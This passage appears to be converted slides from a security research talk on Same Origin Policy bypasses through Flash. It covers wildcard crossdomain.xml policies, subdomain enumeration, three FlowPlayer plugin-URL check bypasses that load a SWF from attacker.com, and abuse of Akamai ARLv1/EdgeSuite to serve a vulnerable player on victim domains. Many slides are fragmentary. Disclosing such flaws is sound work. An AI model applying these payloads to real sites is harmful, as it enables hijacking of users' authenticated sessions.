- <https://www.free-decompiler.com/flash/>

## SEARCHDIGGITY

- <http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/>



# JAVASCRIPT VS FLASH REMOTE INCLUSION

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# What's an origin?

## CROSSING THE ORIGIN BOUNDARY

- An origin is a combination of port, scheme, and domain.
- Origins separate sites from accessing each other's data due to the Same Origin Policy (SOP).
- For example, a script executing in the context of the `http://example.com` origin could not read data from `http://thirdparty.com` because the origins do not match.

# Differences between JavaScript and Flash

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## JavaScript

- Remote JavaScript includes execute in the context of the **including site's** origin.

## Flash

- Remote includes execute in the context of the **hosting site's** origin.

# Remote JavaScript Inclusion Example

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<http://legitbank.com/>

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <h1>Script Origin:<p id="origin"></p></h1>
    <script
src="http://thirdparty.com/example.js"></script>
  </body>
</html>
```



# Remote JavaScript Inclusion Example

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<http://thirdparty.com/example.js>

```
document.getElementById('origin').innerText =  
    location.origin
```

# Remote JavaScript Inclusion

CROSSING THE ORIGIN BOUNDARY



**Script Origin:**

**<http://legitbank.com>**

# Remote Flash Inclusion Example

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<http://legitbank.com/>

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <object type="application/x-shockwave-flash"
data="http://thirdparty.com/example.swf">
  </body>
</html>
```

# Remote Flash Inclusion Example

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<http://thirdparty.com/secrets.txt>

Secrets on thirdparty.com!

# Flash Cross-Domain Policies

## CROSSING THE ORIGIN BOUNDARY

- Before Flash preforms a cross-origin request, the target site's `crossdomain.xml` file is checked.
- This file permits third-party sites to perform authenticated requests via `allow-access-from` domain tags.
- Wildcard usage is allowed and is commonplace.

# Example Crossdomain.xml File


CROSSING THE ORIGIN BOUNDARY

<http://legitbank.com/crossdomain.xml>

```
<cross-domain-policy>  
  <allow-access-from domain="*.legitbank.com">  
  <allow-access-from domain="*.thirdparty.com">  
</cross-domain-policy>
```

# Usage of domain wildcards (\*.domain.com)?

\*NOT INCLUDING SITES WITH JUST A WILDCARD ENTRY



\*Taken from a survey of Alexa top 10,000 sites

■ USES

■ DOESN'T USE



# Enumerating Subdomains With Subbrute

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- Enumerate all subdomains of a domain name:
  - `./subbrute.py` `thirdparty.com`
  - `./subbrute.py` `legitbank.com`
- An arbitrary SWF upload or vulnerable SWF on any domain will compromise the security of `legitbank.com`.

# FLOWPLAYER

DON'T HATE THE PLAYER



# FlowPlayer

DON'T HATE THE PLAYER

- FlowPlayer is a Flash application that plays videos and allows the loading of arbitrary Flash plugins.

# FlowPlayer

DON'T HATE THE PLAYER

- Problematically, FlowPlayer versions below 3.2.16 allowed the loading of plugins from arbitrary domains.
- This means an attacker can hijack the functionality of FlowPlayer by loading arbitrary plugins into the player.

# FlowPlayer

DON'T HATE THE PLAYER

<http://legitbank.com/>

```
flowplayer("player", vulnerable_player, {
  plugins: {
    controls: null,
    simpleHelloworld: {
      url: 'http://thirdparty.com/plugin.swf',
    }
  }
});
```


# Multiple FlowPlayer Bypasses

DON'T HATE THE PLAYER

- With the release of FlowPlayer 3.2.18 new code was introduced to prevent loading of arbitrary plugins.
- This code parses the plugin URL to check if it's trusted before loading it.
- However, we found three bypasses by auditing the plugin checking code.

# the Tangled Web

*A Guide to Securing Modern  
Web Applications*



Michal Zalewski



# FlowPlayer Bypass #1 – The Check

DON'T HATE THE PLAYER

```
public static function isLocal(url:String):Boolean {  
    trace("localDomain? " + url);  
    if (url.indexOf("http://localhost") == 0) return true;  
    if (url.indexOf("http://localhost:") == 0) return true;  
    if (url.indexOf("file://") == 0) return true;  
    if (url.indexOf("http://127.0.0.1") == 0) return true;  
    if (url.indexOf("http://") == 0) return false;  
    if (url.indexOf("/") == 0) return true;  
    return false;  
}
```



# FlowPlayer Bypass #1 – The Check

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    if (url.indexOf("file://") == 0) return true;  
    if (url.indexOf("http://127.0.0.1") == 0) return true;  
    if (url.indexOf("http://") == 0) return false;  
    if (url.indexOf("/") == 0) return true;  
    return false;  
}
```



# FlowPlayer Bypass #1 – The Bypass

DON'T HATE THE PLAYER

<http://attacker.com/>

```
flowplayer("player", vulnerable_player, {  
    plugins: {  
        controls: null,  
        simpleHelloworld: {  
            url: '//attacker.com/exploit.swf',  
        }  
    }  
});
```



# FlowPlayer Bypass #2 – The Check

DON'T HATE THE PLAYER

```
public static function getDomain(url:String):String {  
    var schemeEnd:int = getSchemeEnd(url);  
    var domain:String = url.substr(schemeEnd);  
    var endPos:int = getDomainEnd(domain);  
    return domain.substr(0, endPos).toLowerCase();  
}  
internal static function getSchemeEnd(url:String):int {  
    var pos:int = url.indexOf("///");  
    if (pos >= 0) return pos + 3;  
    pos = url.indexOf("//");  
    if (pos >= 0) return pos + 2;  
    return 0;  
}
```



# FlowPlayer Bypass #2 – The Check

DON'T HATE THE PLAYER

```
public static function getDomain(url:String):String {  
    var schemeEnd:int = getSchemeEnd(url);  
    var domain:String = url.substr(schemeEnd);  
    var endPos:int = getDomainEnd(domain);  
    return domain.substr(0, endPos).toLowerCase();  
}  
internal static function getSchemeEnd(url:String):int {  
    var pos:int = url.indexOf("///");  
    if (pos >= 0) return pos + 3;  
    pos = url.indexOf("//");  
    if (pos >= 0) return pos + 2;  
    return 0;  
}
```



# FlowPlayer Bypass #2 – The Bypass

DON'T HATE THE PLAYER

<http://attacker.com/>

```
flowplayer("player", vulnerable_player, {
    plugins: {
        controls: null,
        simpleHelloworld: {
            url:
'http://attacker.com///legitbank.com/./flowplayer/plugin.
swf',
        }
    }
});
```

# FlowPlayer Bypass #3 – The Bypass

DON'T HATE THE PLAYER

<http://attacker.com/>

```
flowplayer("player", vulnerable_player,{
    plugins: {
        controls: null,
        simpleHelloWorld: {
            url:
'http://legitbank.com/openredirect.php?url=http://attacker.com/flowplayer/plu
gin.swf',
        }
    }
});
```

# More bypasses...

DON'T HATE THE PLAYER

There are probably many more, but three is a cool number.

3



(Artist interpretation)

# Flowplayer

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legitbank.com



attacker.com

# Flowplayer

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Users logs in to legitbank.com



legitbank.com





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
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


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
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
ATTACKER HIJACKS SWF  
WITH PLUGIN



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# HACKING WEBSITES WITH AKAMAI EDGESUITE

SOP BYPASS AT SCALE



# WHAT IS EDGESUITE?

SOP BYPASS AT SCALE



# Akamai EdgeSuite


SOP BYPASS AT SCALE

- EdgeSuite.net is used in Akamai's Content Delivery Network (CDN).
- Part of the FreeFlow service, Akamai's legacy content delivery network.
- The setup process for FreeFlow involves pointing DNS records to Akamai's network.
- Instead of hitting your site directly the Akamai service acts as a caching and distribution service.


# Akamai EdgeSuite - DNS

SOP BYPASS AT SCALE

akamai.example.com



x.example.com.edgesuite.net.




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
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# Akamai EdgeSuite

SOP BYPASS AT SCALE



akamai.example.com



example.com

# Akamai EdgeSuite

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HD image of cat?



akamai.example.com



Here you go!




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# Akamai EdgeSuite

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
example.com



akamai.example.com

# Akamai EdgeSuite

SOP BYPASS AT SCALE



# AKAMAI RESOURCE LOCATORS (ARL)

SOP BYPASS AT SCALE



# ARLv1

## SOP BYPASS AT SCALE

- Akamai Resource Locator
- Special URL use to host files on the Akamai network.
- A deprecated service that Akamai used to do when setting up clients for their CDN solution.
- Despite being deprecated, many endpoints still have it enabled.

# ARLv1

SOP BYPASS AT SCALE

Say you want to host this file on Akamai:

[http://example.edgesuite.net/flow/swf/example.  
swf](http://example.edgesuite.net/flow/swf/example.swf)

# ARLv1

SOP BYPASS AT SCALE

WEBSITE POINTING  
TO AKAMAI

CACHE OPTIONS (TIME TO  
CACHE, CLIENT ID, ETC.)

<http://akamai.example.com/f/248/322142/1d/example.edge-suite.net/flow/swf/example.swf>

THE URL TO THE FILE

# ARLv1

## SOP BYPASS AT SCALE

- This process is known as **Akamaization** of a URL.
- Akamai's network works by pulling the file off your server and hosting it on the CDN.

# ARLv1 & EdgeSuite

SOP BYPASS AT SCALE

- If you point `akamai.example.com` to Akamai's EdgeSuite service, we can host arbitrary files on your server.
- However, you can only use the site to retrieve files from a specific list of sites.

# ARLv1

SOP BYPASS AT SCALE

← → ↻ i. \_\_\_\_\_ .com/f/1/1/1/google.com/robots.txt

## Access Denied

You don't have permission to access "http://i. \_\_\_\_\_ .com/robots.txt" on this server.

Reference #18.503819b8.1437077685.142a90e7

# ARLv1 & EdgeSuite

SOP BYPASS AT SCALE

- We took to enumerating what sites could be proxied.

**./subbrute.py edgesuite.net**


- After some searching we found a site on the whitelist.



**Akamai** Advanced  **flowplayer** Provider  
video player for the web



flowplayer  
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<http://mediapm.edgesuite.net/flow/swf/flowplayer-v3.2.16.swf>



301: Unable to load plugin: Unable to load plugin, url flowplayer.controls-3.2.15.swf, name controls

# ARLv1 & EdgeSuite

SOP BYPASS AT SCALE

- Not only do they host FlowPlayer, they host FlowPlayer 3.2.16, which allows the loading of any arbitrary Flash plugins.
- So, putting it together - we can now host an intentionally vulnerable version of FlowPlayer on any site mapped to EdgeSuite, and then hijack it.

<http://i.legitbank.com/f/1/1/1/mediapm.edgesuite.net/flow/swf/flowplayer-v3.2.16.swf>



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




(Artist interpretation)


# Full Exploit Flow

THE FALLOUT



